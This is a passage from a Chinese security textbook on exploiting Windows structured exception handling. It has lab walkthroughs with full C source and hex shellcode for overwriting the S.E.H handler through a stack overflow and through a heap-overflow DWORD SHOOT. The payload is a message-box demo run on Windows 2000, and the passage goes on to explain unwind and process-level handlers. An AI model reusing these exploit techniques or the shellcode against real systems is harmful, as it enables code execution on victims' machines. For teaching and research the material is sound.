堆溢出博大精深，需要在调试中不断积累经验。如果您苦思冥想仍然不能按照预期运行 shellcode，不妨想想上面这几方面的问题，很可能会给您一点启发。

第 6 章　形形色色的内存攻击技术

大道不过二三四，漏洞利用技术无外乎溢出、跳转、指令、指针……如果您已经明白“大道”，不妨一起来看看高手们是怎样为“大道”添加艺术气息的。本章将抛开调试和实验，集中介绍近年来一些新型的漏洞利用思路和攻击技巧。

不论是作为安全技术工作者还是黑客技术爱好者，时刻更新自己的知识都是非常重要的。对于安全专家，了解这些技巧和手法不至于在分析漏洞时错把可以利用的漏洞误判为低风险类型；对于黑客技术爱好者，这些知识很可能成为激发技术灵感的火花。

无论如何，这些知识都是将“Impossible”最终变成“I’m possible”的关键。

6.1　狙击 Windows 异常处理机制

6.1.1　S.E.H 概述

操作系统或程序在运行时，难免会遇到各种各样的错误，如除零、非法内存访问、文件打开错误、内存不足、磁盘读写错误、外设操作失败等。为了保证系统在遇到错误时不至于崩溃，仍能够健壮稳定地继续运行下去，Windows 会对运行在其中的程序提供一次补救的机会来处理错误，这种机制就是异常处理机制。

S.E.H 即异常处理结构体（Structure Exception Handler）,它是 Windows 异常处理机制所采用的重要数据结构。每个 S.E.H 包含两个 DWORD 指针：S.E.H 链表指针和异常处理函数句柄，共 8 个字节，如图 6.1.1 所示。




图 6.1.1　S.E.H 结构体

作为对 S.E.H 的初步了解，我们现在只需要知道以下几个要点，S.E.H 链表如图 6.1.2 所示。

（1）S.E.H 结构体存放在系统栈中。

（2）当线程初始化时，会自动向栈中安装一个 S.E.H，作为线程默认的异常处理。

（3）如果程序源代码中使用了__try{}__except{}或者 Assert 宏等异常处理机制，编译器将最终通过向当前函数栈帧中安装一个 S.E.H 来实现异常处理。

（4）栈中一般会同时存在多个 S.E.H。

（5）栈中的多个 S.E.H 通过链表指针在栈内由栈顶向栈底串成单向链表，位于链表最顶端的 S.E.H 通过 T.E.B（线程环境块）0 字节偏移处的指针标识。

（6）当异常发生时，操作系统会中断程序，并首先从 T.E.B 的 0 字节偏移处取出距离栈顶最近的 S.E.H，使用异常处理函数句柄所指向的代码来处理异常。

（7）当离“事故现场”最近的异常处理函数运行失败时，将顺着 S.E.H 链表依次尝试其他

的异常处理函数。

（8）如果程序安装的所有异常处理函数都不能处理，系统将采用默认的异常处理函数。通常，这个函数会弹出一个错误对话框，然后强制关闭程序。




图 6.1.2　S.E.H 链表

提示：为了让您迅速理解基于 S.E.H 的异常处理机制，这里的表述做了一定的简化，省略了很多细节。例如，系统对异常处理函数的调用可能不止一次；对于同一个函数内的多个__try 或嵌套的__try 需要进行 S.E.H 展开操作（unwind）；执行异常处理函数前会进行若干判定操作；线程异常处理、进程异常处理和操作系统异常处理之间的调用顺序和优先级关系等都未提及。我们将会在本章的后续小节中对异常处理进行逐步深入的讨论。

从程序设计的角度来讲，S.E.H 就是在系统关闭程序之前，给程序一个执行预先设定的回调函数（call back ）的机会。大概明白了 S.E.H 的工作原理之后，聪明的读者朋友们可能已经发现了问题所在。

（1）S.E.H 存放在栈内，故溢出缓冲区的数据有可能淹没 S.E.H。

（2）精心制造的溢出数据可以把 S.E.H 中异常处理函数的入口地址更改为 shellcode 的起始地址。

（3）溢出后错误的栈帧或堆块数据往往会触发异常。

（4）当 Windows 开始处理溢出后的异常时，会错误地把 shellcode 当作异常处理函数而执行。

以上就是利用 Windows 异常处理机制的基本思路。对异常处理机制的利用是 Windows 平

台下漏洞利用的一大特色，方法也多种多样。利用异常处理机制往往也是一些高级漏洞利用技术的关键所在。

接下来我们将通过两个小实验来分别练习在栈溢出场景中和堆溢出场景中利用 S.E.H 的基本技术。

6.1.2 在栈溢出中利用 S.E.H

我们通过对以下代码的调试来进一步体会在栈溢出中利用 S.E.H 的方法。

```
#include <windows.h>
char shellcode[] = "\x90\x90\x90\x90……";
DWORD MyExceptionhandler(void)
{
      printf("got an exception, press Enter to kill process!\n");
      getchar();
      ExitProcess(1);
}
void test(char * input)
{
      char buf[200];
      int zero=0;
      __asm int 3 //used to break process for debug
      __try
      {
         strcpy(buf,input); //overrun the stack
         zero=4/zero; //generate an exception
      }
      __except(MyExceptionhandler()){}
}
main()
{
      test(shellcode);
   }
```

对代码简要解释如下。

（1）函数 test 中存在典型的栈溢出漏洞。

（2）__try{}会在 test 的函数栈帧中安装一个 S.E.H 结构。

（3）__try 中的除零操作会产生一个异常。

（4）当 strcpy 操作没有产生溢出时，除零操作的异常将最终被 MyExceptionhandler 函数处理。

（5）当 strcpy 操作产生溢出，并精确地将栈帧中的 S.E.H 异常处理句柄修改为 shellcode 的入口地址时，操作系统将会错误地使用 shellcode 去处理除零异常，也就是说，代码植入成功。

（6）此外，异常处理机制与堆分配机制类似，会检测进程是否处于调试状态。如果直接使

用调试器加载程序，异常处理会进入调试状态下的处理流程。因此，我们这里同样采用直接在代码中加入断点_asm int 3，让进程自动中断后再用调试器 attach 的方法进行调试。

这个实验的关键在于确定栈帧中 S.E.H 回调句柄的偏移，然后布置缓冲区，精确地淹没这个位置，将该句柄修改为 shellcode 的起始位置。

实验环境如表 6-1-1 所示。

表 6-1-1　实验环境

	推荐使用的环境	备　　注
操作系统 W	indows 2000	虚拟机和实体机均可。本指导测试于虚拟机中
编译器	Visual C++ 6.0	
编译选项	默认编译选项	
build 版本 r	elease 版本	必须使用 release 版本进行调试

说明：Windows XP SP2 和 Windows 2003 中加入了对 S.E.H 的安全校验，因此会导致实验失败。此外，即使完全按照推荐的实验环境进行练习，S.E.H 中异常回调函数句柄的偏移及 shellcode 的起始地址可能仍然需要在调试中重新确定。

暂时将 shellcode 赋值为一段不至于产生溢出的 0x90，按照实验环境编译运行代码，程序会自动中断，并提示选择终止运行或者进行调试。如果 OllyDbg 是默认调试器，直接选择“调试”，OllyDbg 会自动 Attach 到进程上并停在断点_asm int 3 处。

如图 6.1.3 所示，在字符串复制操作完毕后，数组中的 0x90 能够帮我们在调试器中轻易地确定 shellcode 的起始位置 0x0012FE98。




图 6.1.3　定位 shellcode 入口地址

单击 OllyDbg 菜单“View”中的“SEH chai n”，Ollydbg 会显示出目前栈中所有的 S.E.H 结构的位置和其注册的异常回调函数句柄，如图 6.1.4 所示。

OllyDbg 当前线程一共安装了 3 个 S.E.H，离栈顶最近的位于 0x0012FF68，如果在当前函数内发生异常，首先使用的将是这个 S.E.H。我们回到栈中看看这个 S.E.H 的状况，OllyDbg 已经自动为它加上了注释，如图 6.1.5 所示。

这个 S.E.H 就在离 EBP 与函数返回地址不远的地方，0x0012FF68 为指向下一个 S.E.H 的链表指针，0x0012FF6C 处的指针 0x00401214 则是我们需要修改的异常回调函数句柄。




图 6.1.4　S.E.H 链表




图 6.1.5　栈中的 S.E.H 结构体

剩下的工作就是组织缓冲区，把 0x0012FF6C 处的回调句柄修改成 shellcode 的起始地址 0x0012FE98。

缓冲区起始地址 0x0012FE98 与异常句柄 0x0012FF6C 之间共有 212 个字节的间隙，也就是说，超出缓冲区 12 个字节后的部分将覆盖 S.E.H。

仍然使用弹出“failwest”消息框的 shellcode 进行测试，将不足 212 字节的部分用 0x90 字节补齐；213~216 字节使用 0x0012FE98 填充，用于更改异常回调函数的句柄；最后删去代码中的中断指令_asm int 3。

```
#include <windows.h>
char shellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x98\xFE\x12\x00";
```

```
DWORD MyExceptionhandler(void)
{
       printf("got an exception, press Enter to kill process!\n");
       getchar();
       ExitProcess(1);
}
void test(char * input)
{
       char buf[200];
       int zero=0;
       _try
       {
          strcpy(buf,input); //overrun the stack
          zero=4/zero; //generate an exception
        }
       _except(MyExceptionhandler()){}
}
main()
{
       test(shellcode);
   }
```

重新编译，build 成 release 之后运行，如图 6.1.6 所示。




图 6.1.6　成功在栈溢出中利用 S.E.H

这时操作系统将错误地使用 shellcode 去处理除零异常，从而使植入的代码获得执行。

以上是一个最简单的在栈溢出中利用 S.E.H 的例子，用于让您更加深刻地领会这种攻击手法。在真实的 Windows 平台漏洞利用场景中，修改 S.E.H 的栈溢出和修改返回地址的栈溢出几

乎同样流行。在许多高难度的限制条件下，直接用溢出触发异常的方法往往能得到高质量的exploit。

6.1.3 在堆溢出中利用 S.E.H

堆中发生溢出后往往同时伴随着异常的产生，所以，S.E.H 也是堆溢出中 DWORD SHOOT 常常选用的目标。实验所用代码由 5.4 节中的代码修改得到。

```
#include <windows.h>
char shellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
"\x16\x01\x1A\x00\x00\x10\x00\x00"// head of the ajacent free block
 "\x88\x06\x52\x00"//0x00520688 is the address of shellcode in first
                    //Heapblock
"\x90\x90\x90\x90";//target of DWORD SHOOT
DWORD MyExceptionhandler(void)
{
      ExitProcess(1);
}
main()
{
      HLOCAL h1 = 0, h2 = 0;
      HANDLE hp;
      hp = HeapCreate(0,0x1000,0x10000);
      h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,200);
     memcpy(h1,shellcode,0x200);// over flow here, noticed 0x200 means
                               //512 !
      __asm int 3 // uesd to break the process
      __try
      {
      h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
      }
      __except(MyExceptionhandler()){}
```

```
        return 0;
    }
```

对实验思路和代码简要解释如下。

（1）溢出第一个堆块的数据将写入后面的空闲堆块，在第二次堆分配时发生 DWORD SHOOT。堆溢出和 DWORD SHOOT 的分析请参见 5.4 节中的介绍。

（2）将 S.E.H 的异常回调函数地址作为 DWORD SHOOT 的目标，将其替换为 shellcode 的入口地址，异常发生后，操作系统将错误地把 shellcode 当作异常处理函数而执行。

实验环境如表 6-1-2 所示。

表 6-1-2　实验环境

	推荐使用的环境	备　　注
操作系统 W	indows 2000	虚拟机和实体机均可。本指导测试于虚拟机中
编译器	Visual C++ 6.0	
编译选项	默认编译选项	
build 版本 r	elease 版本	必须使用 release 版本进行调试

说明：即使完全按照推荐的实验环境进行操作，S.E.H 中异常回调函数句柄的地址及 shellcode 的起始地址可能仍然需要在调试中重新确定。

除了 DWORD SHOOT 的 Ta rget 不一样之外，缓冲区内其余的数据都和 5.4 节中所介绍的一样。首先，我们把最后 4 个字节的 target 设置为 0x90909090，这显然是一个无效的内存地址，因此会触发异常。我们所需要做的就是在程序运行时，找到 S.E.H 的位置，然后把 DWORD SHOOT 的 target 指向 S.E.H 的回调句柄。

首先应当确认 OllyDbg 能够捕捉所有的异常，方法是查看菜单“options”下的“debugging option”中“Exceptions”选项中没有忽略任何类型的异常，如图 6.1.7 所示。




图 6.1.7　OllyDbg 异常捕捉选项

然后按照实验要求将代码编译运行，程序会自动中断，使用 OllyDbg attach 到进程上，直接按 F9 键继续执行。

DWORD SHO OT 发生后，程序产生异常。OllyDbg 捕捉到异常后会自动中断，如图 6.1.8 所示。

图 6.1.8　DWORD SHOOT

这时查看栈中的 S.E.H 情况：View→SEH chain，出现如图 6.1.9 所示的界面。




图 6.1.9　定位 S.E.H 结构体

发现离第一个 S.E.H 位于 0x0012FF2C 的地方，那么异常回调函数的句柄应该位于这个地址后 4 个字节的位置 0x0012FF30。现在，将 DWORD SHOOT 的目标地址由 0x90909090 改为 0x0012FF30，去掉程序中的中断指令，重新编译运行，结果如图 6.1.10 所示。

消息框成功的弹出，证明 shellcode 得到了执行。




图 6.1.10　成功在 DWORD SHOOT 中利用 S.E.H

6.1.4　深入挖掘 Windows 异常处理

（1）不同级别的 S.E.H

和堆分配机制一样，微软从未正式公开过 Windows 的异常处理机制。即便如此，在非官方的文献资料中仍能找到一些对其的描述，最著名的一篇技术文章可能应当是来自微软的工程师 Matt Pietrek 所发表的 *A Crash Course on the Depths of Win32™ Structured Exception Handling*。在这篇文章中，比较系统地描述了 Windows 中基于 S.E.H 的异常处理原理和大致流程，并用生动的例子讲解了操作系统是如何使用 S.E.H 实现__try{}、__except{}异常处理机制的。您可以在 http://www.microsoft.com/msj/0197/exception/exception.aspx 找到这篇文章。

从攻击者的角度讲，对异常处理的掌握只要知道改写 S.E.H 能够劫持进程、植入恶意代码可能就够了。但是，作为安全技术的研究人员，异常处理机制还是很有研究价值的，而且几乎所有大师级别的安全专家都对异常处理机制了如指掌。如果您掌握了异常处理的所有细节，那么突发奇想地创造出一种新的漏洞利用方法也不是没有可能。

本节在总结前人研究的基础上，将对 Windows 异常处理做一个逐步深入的介绍，希望这些内容能够在您进行更深层次的调试和研究时，起到一定的指导作用。如果您只是关注漏洞利用技术本身，可以跳过这里继续后面的章节。

异常处理的最小作用域是线程，每个线程都拥有自己的 S.E.H 链表。线程发生错误时，首先将使用自身的 S.E.H 进行处理。

一个进程中可能同时存在很多个线程。此外，进程中也有一个能够“纵览全局”的异常处理。当线程自身的 S.E.H 无法“摆平”错误的时候，进程 S.E.H 将发挥作用。这种异常处理不仅仅能影响出错的线程，进程下属的所有线程可能都会受到影响。

除了线程异常处理和进程异常处理之外，操作系统还会为所有程序提供一个默认的异常处

理。当所有的异常处理函数都无法处理错误时，这个默认的异常处理函数将被最终调用，其结果一般是显示一个错误对话框（我们经常见到的程序崩溃时的那种对话框）。

现在我们可以将前面所给出的最简单的异常处理流程补充如下。

- 首先执行线程中距离栈顶最近的 S.E.H 的异常处理函数。
- 若失败，则依次尝试执行 S.E.H 链表中后续的异常处理函数。
- 若 S.E.H 链中所有的异常处理函数都没能处理异常，则执行进程中的异常处理。
- 若仍然失败，系统默认的异常处理将被调用，程序崩溃的对话框将被弹出。

本节我们会将这个处理过程继续细化，直到接近操作系统真实的做法。

（2）线程的异常处理

通过前面的实验，相信大家已经理解了线程中通过 TEB 引用 S.E.H 链表依次尝试处理异常的过程。这里，首先需要补充的是异常处理函数的参数和返回值。

线程中的用于处理异常的回调函数有 4 个参数。

- pExcept：指向一个非常重要的结构体 EXCEPTION_RECORD。该结构体包含了若干与异常相关的信息，如异常的类型、异常发生的地址等。
- pFrame：指向栈帧中的 S.E.H 结构体。
- pContext：指向 Context 结构体。该结构体中包含了所有寄存器的状态。
- pDispatch：未知用途。

在回调函数执行前，操作系统会将上述异常发生时的断点信息压栈。根据这些对异常的描述，回调函数可以轻松地处理异常。例如，遇到除零异常时，可以把相关寄存器的值修改为非 0；内存访问错误时，可以重新把寄存器指回有效地址等。

这种回调函数返回后，操作系统会根据返回的结果决定下一步应该做什么。异常处理函数可能返回两种结果。

0 （ExceptionContinueExcetution）：代表异常被成功处理，将返回原程序发生异常的地方，继续执行后续指令。

> **注意**：操作系统是通过传递给回调函数的参数恢复断点信息的，这时的“断点”可能已经被异常处理函数修改过，例如，若干寄存器的值可能被更改以避免除 0 异常等。

1 （ExceptionContinueSearch）：代表异常处理失败，将顺着 S.E.H 链表搜索其他可用于异常处理的函数并尝试处理。

线程的异常处理中还有一个比较神秘的操作叫做 unwind 操作，这个操作会对我们已经建立起来的异常处理流程的概念再做一点修改。

当异常发生时，系统会顺着 S.E.H 链表搜索能够处理异常的句柄；一旦找到了恰当的句柄，系统会将已经遍历过的 S.E.H 中的异常处理函数再调用一遍，这个过程就是所谓的 unwind 操作，这第二轮的调用就是 unwind 调用。

unwind 调用的主要目的是“通知”前边处理异常失败的 S.E.H，系统已经准备将它们“遗弃”了，请它们立刻清理现场，释放资源，之后这些 S.E.H 结构体将被从链表中拆除。

unwind 操作很好地保证了异常处理机制自身的完整性和正确性。图 6.1.11 描述的是一个由

于没有使用 unwind 操作从而导致异常处理机制自身产生错误的例子。




图 6.1.11　unwind 操作示意图

unwind 操作就是为了避免在进行多次异常处理，甚至进行互相嵌套的异常处理时（执行异常处理函数中又产生异常），仍能使这套机制稳定、正确地执行而设计的。unwind 会在真正处理异常之前将之前的 S.E.H 结构体从链表中逐个拆除。当然，在拆除前会给异常处理函数最后一次释放资源、清理现场的机会，所以我们看到的就是线程的异常处理函数被调用了两次。

异常处理函数的第一轮调用用来尝试处理异常，而在第二轮的 unwind 调用时，往往执行的是释放资源等操作。那么，异常回调函数怎么知道自己是被第几次调用的呢？

unwind 调用是在回调参数中指明的。对照 MSDN，我们回顾一下回调函数的第一个参数 pExcept 所指向的 EXCEPTION_RECORD 结构体。

```
typedef struct _EXCEPTION_RECORD {
DWORDExceptionCode;
DWORDExceptionFlags; //异常标志位
struct _EXCEPTION_RECORD *ExceptionRecord;
PVOID ExceptionAddress;
DWORD NumberParameters;
DWORD ExceptionInformation [EXCEPTION_MAXIMUM_PARAMETERS];
    } EXCEPTION_RECORD;
```

当这个结构体中的 ExceptionCode 被设置为 0xC0000027 （STATUS_UNWIND），并且

ExceptionFlags 被设置为 2（EH_UNWINDING）时，对回调函数的调用就属于 unwind 调用。

unwind 操作通过 kernerl.32 中的一个导出函数 RtlUnwind 实现，实际上 kernel32.dll 会转而再去调用 ntdll.dll 中的同名函数。MSDN 中有对这个函数的描述。

```
void RtlUnwind(
    PVOID TargetFrame,
    PVOID TargetIp,
    PEXCEPTION_RECORD ExceptionRecord,
    PVOID ReturnValue
);
```

最后，还要对栈中的异常处理做最后一点补充：在使用回调函数之前，系统会判断当前是否处于调试状态，如果处于调试状态，将把异常交给调试器处理。

（3）进程的异常处理

所有线程中发生的异常如果没有被线程的异常处理函数或调试器处理掉，最终将交给进程中的异常处理函数处理。

进程的异常处理回调函数需要通过 API 函数 SetUnhandledExceptionFilter 来注册，其函数原型如下。

```
LPTOP_LEVEL_EXCEPTION_FILTER SetUnhandledExceptionFilter(
    LPTOP_LEVEL_EXCEPTION_FILTER lpTopLevelExceptionFilter
);
```

这个函数是 kernel32.dll 的导出函数，MSDN 中有对其的相关描述。

提示：您可以简单地把线程异常处理对应为代码中的__try{} __ except(){}或者 Assert 等语句，把进程的异常处理对应于函数 SetUnhandledExceptionFilter。

进程的异常处理函数的返回值有以下 3 种。

- 1（EXCEPTION_EXECUTE_HANDLER）：表示错误得到正确的处理，程序将退出。
- 0（EXCEPTION_CONTINUE_SEARCH）：无法处理错误，将错误转交给系统默认的异常处理。
- -1（EXCEPTION_CONTINUE_EXECUTION）：表示错误得到正确的处理，并将继续执行下去。类似于线程的异常处理，系统会用回调函数的参数恢复出异常发生时的断点状况，但这时引起异常的寄存器值应该已经得到了修复。

（4）系统默认的异常处理 U.E.F

如果进程异常处理失败或者用户根本没有注册进程异常处理，系统默认的异常处理函数 UnhandledExceptionFilter（）会被调用。看到函数名，顾名思义，这个函数好像一个“筛选器”，所有无法处理的异常都将被它捕获并处理，不会出现任何漏网之鱼。有时我们会将这个“终极”异常处理函数简称为 U.E.F（Unhandled Exception Filter）。

注意：MSDN 中将 U.E.F 称为“top-level exception handler”，即顶层的异常处理，或最后使用的异常处理；将我们所说的用户自定义的进程异常处理 SetUnhandledExceptionFilter 理解为用户在顶层异常处理之前插入的自定义异常处理“supersede t he top-level exception handler”。不难发现这两种表述的实际内含是一样的，请读者注意本书表述和 MSDN 中表述的对应关系。

